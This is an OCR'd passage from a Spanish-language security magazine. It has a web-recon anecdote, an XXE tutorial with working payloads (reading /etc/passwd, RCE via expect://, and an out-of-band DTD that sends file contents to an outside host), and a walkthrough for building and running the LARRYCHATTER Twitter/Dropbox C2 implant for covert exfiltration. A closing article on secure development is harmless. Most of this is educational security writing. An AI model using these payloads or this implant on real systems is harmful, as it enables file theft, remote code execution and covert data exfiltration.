
La web tenía código comentado, como, por ejemplo, un link para resetear la password y otro para crear nuevas cuentas. Procedimos a borrar el código comentado con el inspector de elementos del browser para hacer aparecer esos elementos, aunque también servía copiar y pegar la url en una nueva pestaña.

El resultado fue el siguiente:




Como se puede ver en la imagen, apareció un link para reestablecer la contraseña, para crear nuevas cuentas y para recordar la sesión.

Al querer crear una nueva cuenta, apareciendo lo siguiente:



Errores del servidor por todos lados y tiró muchos datos de directorios, configuraciones, usuarios, etc. Y por otro lado teníamos el link de reestablecer contraseña:



Y desde acá, podemos resetearle las contraseñas a todos los usuarios.

CON ESTO PODEMOS CONCLUIR 2 COSAS:

1. Jamás dejen de revisar el código fuente de las aplicaciones
2. ¡Nunca contraten programadores que dejan código comentado en producción!

INTRODUCCIÓN AL XXE

SEGURIDAD WEB

XML external entity injection (también conocida como **XXE**) es una vulnerabilidad web que permite a un atacante interferir con el procesamiento de datos XML de una aplicación. Esto puede permitir al atacante obtener archivos del servidor, ejecutar comandos e incluso interactuar con cualquier sistema externo al que pueda acceder la propia aplicación. Algunas aplicaciones usan el formato XML (al igual que JSON) para transmitir datos entre el navegador y el servidor. Las aplicaciones que hacen esto normalmente suelen usar alguna librería estándar o incluso alguna API para procesar los datos XML en el servidor.

Escrito por: **@BLACKDRAKE** | **CO-ADMIN** UNDERC0DE

Co-Fundador de Red4Sec, dónde actualmente realiza auditorías de seguridad. Apasionado de la seguridad web y blockchain. Además de que posee las certificaciones OSCP y OSWP.

Contacto:
underc0de.org/foro/profile/blackdrake
Redes sociales:
Twitter: @alvarodh5

Las vulnerabilidades XXE surgen porque la especificación XML contiene varias características potencialmente peligrosas y muchas librerías admiten estas características incluso aunque la aplicación no las utilice.

EXPLOTACIÓN DE UN XXE

Para realizar un ataque XXE debemos modificar el XML que enviamos de la siguiente forma:

- Debemos introducir (o editar en caso de que exista) un elemento DOCTYPE de esta forma definiremos una entidad externa que contiene la ruta al archivo.
- Editamos el valor que introducimos en el XML haciendo referencia a la entidad externa definida en el paso anterior.

Un ejemplo de explotación sería el siguiente:

Partimos del siguiente XML válido para la aplicación:

```
<?xml version="1.0" encoding="UTF-8"?>

<empleados><empleadoID>5</empleadoID></empleados>
```


Obviamente en este caso la aplicación no implementa ninguna medida contra ataques del tipo XXE, por lo que nuestro objetivo será exfiltrar el fichero /etc/passwd enviando el siguiente XML.

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>

<empleados><empleadoID>5</empleadoID></empleados>
```


Como podemos observar en el XML anterior se define una entidad externa (&xxe) cuyo valor es el contenido del fichero /etc/passwd, reflejándose en el campo *empleadoID*. Esto hace que la respuesta de la aplicación incluya el contenido del archivo solicitado.

PRUEBA DE CONCEPTO

A continuación, pondremos en práctica el ejemplo anterior en la siguiente aplicación web. En este caso nos encontramos con una aplicación que permite realizar consultas SQL a través de XML.




Siguiendo el mismo formato de XML, inyectamos nuestro payload tal y como hemos visto anteriormente en el ejemplo con el objetivo de obtener el /etc/passwd del servidor.



Como podemos observar en la respuesta se refleja el contenido del fichero.

Del mismo modo, podemos ejecutar comandos en el servidor (RCE), para ello utilizaríamos el siguiente XML teniendo en cuenta el ejemplo anterior:

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "expect://id"> ]>

<empleados><empleadoID>5</empleadoID></empleados>
```



En muchas ocasiones nos encontraremos con blinds XXE. Esto significa que la aplicación no devuelve los valores de ninguna entidad externa definida en sus respuestas, por lo que no es posible obtener de forma directa los archivos del lado del servidor.

Las vulnerabilidades de Blind XXE se pueden detectar y explotar, pero se requieren técnicas más avanzadas. Se recomienda utilizar técnicas *out-of-band (oob)* para encontrar la vulnerabilidad y explotarla con éxito pudiendo exfiltrar la información deseada.

Un ejemplo, sería el siguiente:

XML a inyectar:

```
<!DOCTYPE data [
 <!ENTITY % file SYSTEM
 "file:///etc/paswd">
 <!ENTITY % dtd SYSTEM
 "https://underc0de.org/fichero.dtd">
 %dtd;
]>
<data>&send;</data>
```

DTD alojado por nosotros:

```
<!ENTITY % all "<!ENTITY send SYSTEM 'https://underc0de.org/?collect=%file;'>"> %all;
```

De esta forma, se realizará una petición HTTP con el contenido del fichero */etc/passwd* en el parámetro collect vía GET.

LARRYCHATTER:
COMUNICACIONES CON EL C&C ENCUBIERTAS EN REDES SOCIALES

MALWARE

APT29, al que se le relaciona con el gobierno ruso, es un grupo de los más avanzados y capaces que oculta su actividad comunicándose a través de canales encubiertos de redes sociales como Twitter o GitHub, así como servicios de almacenamiento en la nube, para transmitir comandos y extraer datos de redes comprometidas.


Escrito por: **@VIS0R** EN **COLABORACIÓN CON** UNDERC0DE

Vicente Motos, Creador de Hackplayers, blogger y organizador del congreso h-c0n. Consultor de seguridad informática y hacker ético. Actualmente red teamer/threat hunter. Experiencia en arquitectura de sistemas y comunicaciones, investigación de vulnerabilidades, creador de varias herramientas, jugador de CTFs y amante del software libre.


Contacto:
Blog: Hackplayers.com
Redes Sociales:
Con: h-c0n.com
Twitter: @hackplayers

Además, mantiene un ciclo de desarrollo muy rápido para su malware, alterando rápidamente las herramientas para dificultar la detección, utiliza servidores comprometidos para la comunicación con el C2 e incluso monitoriza la actividad de la red para mantener el control sobre los sistemas.

En 2015, FireEye publicó un informe de HAMMERTOSS, el backdoor de este grupo que añade niveles y niveles de ofuscación y mimetiza sus comunicaciones para asemejarse el comportamiento de los usuarios legítimos y, 5 años después, el mismo inspiro al (creo) indio Upayan Saha para crear su (manteniendo las distancias) homónimo en Python3: **LARRYCHATTER**, una excelente PoC que demuestra la magia de los C2 sobre canales encubiertos en redes sociales, en este caso a través de Twitter y Dropbox como se muestra en el siguiente diagrama:




Como veis el operador del malware (CommandPost) va publicando en Twitter imágenes esteganográficas que luego el ordenador de la víctima con el implante lee y descifra para ejecutar los comandos pertinentes. Además, ambos se mantienen sincronizados mediante el uso de THGA, que es básicamente un generador de cadenas pseudoaleatorio que hace que la predicción del handler del día siguiente sea muy difícil utilizando solo análisis estadístico. Posteriormente, utiliza Dropbox como medio para exfiltrar información.




De esta manera, nada tiene que estar hardcodeado en el lado del implante, lo que aumenta su resistencia a los takedowns de cuenta y garantiza la longevidad del implante en una máquina host.

DEMO



DETECCIONES VT DEL IMPLANTE[2]



El repo contiene cuatro archivos de código fuente en Python3:

- **`LARRYCHATTER_CommandPost.py`**, que es el código fuente del Command Post(CP).
- **`LARRYCHATTERImplant.py`**, que es el código fuente del implante LARRYCHATTER.
- **`decrypter.py`** para descifrar la info recogida por el implante de la máquina de la víctima y subida a Dropbox.
- **`generateHandle.py`** que contiene el código para el algoritmo de generación de identificadores de Twitter.

características

- Sencilla lógica detrás del código: fácil de comprender y replicar en nuestros propios proyectos C2.
- No es necesario hardcodear nada en el lado del implante, incluidas las claves API, lo que lo hace resistente a las eliminaciones de cuentas, etc.
- No hay tráfico sospechoso HTTP/HTTPS a dominios externos desconocidos de C&C. Solo el tráfico observable es Twitter y Dropbox. Esto podría ayudar a la evasión de Firewalls/IDS ya que está básicamente diseñado para imitar el comportamiento humano para hacer que el tráfico del malware parezca legítimo con la esperanza de saltarse las distintas soluciones de seguridad.
- Módulo 'kill': termina el implante en la máquina de destino.
- Módulo 'recon': realiza un reconocimiento inicial en el sistema de la víctima, como información básica del sistema, parches instalados, toma capturas de pantalla en un intervalo aleatorio durante 'x' minutos y busca todos los tipos de archivos jugosos para su posterior filtración y cifra toda la info recopilada y la comprime en un solo archivo antes

[2] Proyecto: github.com/slaeryan/LARRYCHATTER

de subirla a Dropbox para que los operadores lo recuperen más tarde. Actualmente solo admite Windows. Por el momento sin subrutinas de evasión de AV pero completamente funcional.
- Esteganografía básica integrada.
- Soporta cifrado simétrico con AES de 128 bits en modo CBC.
- Programado en Python 3.
- Soporte un único implante por CommandPost ya que esta es solo una versión prototipo.
- Para probar el handler del Algoritmo de Generación en Twitter, necesitaríamos múltiples claves API de desarrollo, pero vincular el THGA con el código debería ser muy fácil. Por simplicidad, no viene integrado para poder probarlo fácilmente.

PRE-REQUISITOS

- Una cuenta de desarrollo de Twitter (¡usa una cuenta dedicada! ¡NO uses una cuenta personal!) Crea una aplicación con acceso de lectura y escritura. Específicamente anota los valores de CONSUMER KEY, CONSUMER SECRET, ACCESS TOKEN y ACCESS TOKEN SECRET. Además, anota el Identificador/Nombre de usuario de la cuenta de Twitter.
- Una cuenta de Dropbox. (Nuevamente, ¡usa una cuenta dedicada! ¡NO uses tu cuenta personal!) Genera un token API. Nuevamente, una tarea bastante fácil.
- Una máquina virtual Linux y una máquina virtual Windows 7/8/10 con Python3 instalado en ambas máquinas.

Guía para probar el PoC en 10 sencillos pasos

1. Clonar el repositorio usando:
   `git clone https://github.com/slaeryan/LARRYCHATTER.git`
2. Instalar las dependencias de Python requeridas en ambas máquinas.
   `pip install -r requirements.txt`
3. Ejecutar **`LARRYCHATTER_CommandPost.py`** en la máquina virtual Linux (máquina del operador) y seguir las instrucciones. Tenemos también el parámetro de ayuda para más info.
   `python3 LARRYCHATTER_CommandPost.py`
4. Abrir el archivo LARRYCHATTER_Implant.py desde la VM de Windows, modificar la variable del nombre de usuario de Twitter creado y escribir esto para generar un ejecutable de Windows desde el script de Python:
   `pip install pyinstaller`
   `pyinstaller -F -w LARRYCHATTER_Implant.py`
5. Ejecutar el binario generado en el paso anterior en la VM de Windows.
6. Ejecutar el comando de reconocimiento en el Command Post y seguir las instrucciones en pantalla. En el repo se incluye una imagen de muestra llamada caravaggio.jpg. El tamaño del archivo debe ser inferior a 5 MB para que funcione la PoC.
7. Esperar un momento para que el implante haga su trabajo y recopile la información.
8. Comprobar en Dropbox el archivo ZIP exfiltrado, descárgarlo y extraerlo en la máquina del operador.
9. Ejecutar el comando kill en el Command Post para cerrar el implante en la máquina de destino cuando haya terminado.
10. Descifrar el archivo con la ayuda de decrypter.py y *enjoy*!

***Nota**: ¡No olvidar cambiar las claves de cifrado!*

DESARROLLO DE SOFTWARE SEGURO II

[IN]SEGURIDAD INFORMÁTICA

La seguridad informática se ha convertido en una parte esencial de las empresas, especialmente las empresas que se dedican al desarrollo de software, la razón detrás de esto son las amenazas constantes por entes externos como los ***hackers*** que intentan robar la información o los activos digitales. Las empresas deben mantener y resguardar su información aplicando controles de seguridad, de lo contrario esto puede resultar en pérdidas financieras, afectación en la continuidad del negocio, fuga de información, daños a la reputación de la empresa, transacciones fraudulentas o inclusive el cierre de la empresa por completo.

Escrito por: **@ISRAEL_ABARCA** EN COLABORACIÓN CON **UNDERC0DE**

Prometheo

Arquitecto de Seguridad de Aplicaciones y Desarrollador de Software Sr.
Auditor de seguridad en aplicaciones nube y escritorio, con conocimientos en las tecnologías de Blockchain públicas y privadas, desarrollador de contratos inteligentes en la red Hyperledger Fabric, Certificado con EC-Council como Ingeniero en Seguridad de aplicaciones.

Contacto:
www.prometheodevs.com

La seguridad informática no solo aplica para el software, una empresa debe ser consiente que la seguridad se compone desde la parte física como las instalaciones, equipos de cómputo, los mismos trabajadores, así como la parte de infraestructura y redes. En este artículo nos enfocaremos en la seguridad del software, sin embargo, es importante recalcar que no es suficiente aplicar solamente seguridad en las aplicaciones. Para tener seguridad integral y completa es necesario asegurar todas las partes de la solución.

En la edición pasada hablamos sobre la seguridad de software y la metodología del ciclo de vida del desarrollo seguro (SDL) la cual fue desarrollada por Microsoft como parte del aseguramiento de sus productos que salen al mercado.
También mencionamos las diferentes fases que tiene la metodología y en esta ocasión, hablaremos de las primeras 3 fases. Antes de iniciar con las fases es importante identificar los participantes y los roles que deben tener cada uno de ellos. Es importante mencionar que depende de la magnitud del proyecto puede haber más o menos participantes, en este artículo pondremos como ejemplo a siete participantes, los cuales llevarán a cabo las tareas necesarias de las diferentes fases. El primer participante es el que llevará el rol de Arquitecto de Seguridad de Aplicaciones, parte de sus obligaciones es asegurarse de que las tareas de la metodología se lleven a cabo en tiempo y forma, así como resolver dudas y asesorar al equipo en temas de seguridad.

Una de las actividades importantes del arquitecto de seguridad es la formación o entrenamiento inicial de seguridad, la cual puede ser impartida por él o bien con personal capacitado externo. El siguiente participante es quien lleva el rol de Arquitecto de Aplicación y parte de sus obligaciones son la arquitectura del software y en la metodología de seguridad es quien trabaja en conjunto con el arquitecto de seguridad para llevar a cabo las tareas de arquitectura y diseño seguro:

- El **desarrollador** es quien debe asegurarse que el software se codifique de manera segura y quien hace las remediaciones de seguridad que involucran código fuente, en caso de que se requiera.
- El rol de **tester** o la persona encargada de ejecutar pruebas funcionales de aplicación no tiene una participación frecuente en la metodología de desarrollo seguro, pero es necesario que participen en las capacitaciones. Los testers pueden encontrar fallas de seguridad y quizá no lo sepan, así que es necesario involucrarlos en el proceso.
- El siguiente participante lleva el rol de **Pentester**, parte de sus obligaciones es llevar a cabo una serie de pruebas de seguridad sobre el código fuente y la aplicación funcional.
- Para la coordinación de tareas está el rol de **Scrum Máster** quien apoya con la orquestación del equipo y estimaciones.
- Finalmente está el **arquitecto de seguridad** en infraestructura quien lleva a cabo tareas de validación y seguridad enfocados al deployment y la infraestructura que necesitará el desarrollo.

Una vez que ya tenemos identificados a nuestros participantes y los roles que tienen cada uno de ellos podemos empezar a revisar las fases. En esta edición cubriremos la fase de Formación, Requisitos y Diseño.

En esta fase se requiere un entrenamiento de seguridad enfocado a los stakeholders del proyecto, este entrenamiento es principalmente para alinear al equipo a tener un enfoque de seguridad. En el entrenamiento normalmente se ven temas como la triada CIA (Confidencialidad, Integridad y Disponibilidad), también se ven temas de ataques comunes al software, entender estos ataques y experiencias que se tenga al respecto, un recurso que puede ayudar en este entrenamiento es el proyecto de OWASP el cual publica las vulnerabilidades más comunes en las aplicaciones y puede ser un buen punto de partida. La persona responsable de impartir este entrenamiento normalmente es del arquitecto de seguridad de software, sin embargo, puede ser por alguna persona capacitada interna o externa que tenga los conocimientos y/o certificaciones. Se pueden llevar varios entrenamientos, inclusive certificaciones enfocadas a la seguridad en sus diferentes áreas sería lo ideal para cualquiera del equipo.

REQUERIMIENTOS

En esta fase de requerimientos se deben de generar tres entregables importantes, el primer entregable son los **requerimientos de seguridad**, estos requerimientos deben ser específicamente de seguridad y no funcionales del software. Deben ser como una línea base, algunos ejemplos son: tipo de criptografía que se utilizará, sanitización de inputs, uso de librerías aprobadas, usar multifactor etc. Es importante identificar los cumplimientos que se deben de tener como parte del desarrollo, por ejemplo: PCI, ISO, o algún estándar requerido por el sistema. Este primer entregable puede ser de los arquitectos de aplicación y seguridad y muchas veces con la participación del Project Manager. El segundo entregable son los **umbrales de calidad y límites de errores**, aquí es importante definir los criterios al comienzo del proyecto ya que se comprenderán mejor los riesgos asociados a los problemas de seguridad y los equipos podrán corregirlos. Esta tarea debe ser llevada por casi todo el equipo ya que se deben negociar los umbrales de calidad, como por ejemplo podemos decir que un umbral será que no debe haber vulnerabilidades críticas de Cross-Site Scripting o bien que debe de haber una disponibilidad de la aplicación del 98%. Estos umbrales son importantes porque serán parte de la revisión final y determinarán si fueron alcanzados o no. Finalmente, la **evaluación de riesgos de seguridad y privacidad** es el último entregable de esta fase.

Es importante identificar las partes críticas del sistema y los procesos que van a requerir una revisión más exhaustiva, por ejemplo:

- Partes del proyecto que van a requerir modelos de riesgos antes del lanzamiento.
- Partes del proyecto que van a requerir pruebas de penetración.
- Requisitos de análisis o de pruebas adicionales que el asesor de seguridad considera necesarios para mitigar los riesgos de seguridad.
- La privacidad de los datos o activos y su tratamiento en el sistema

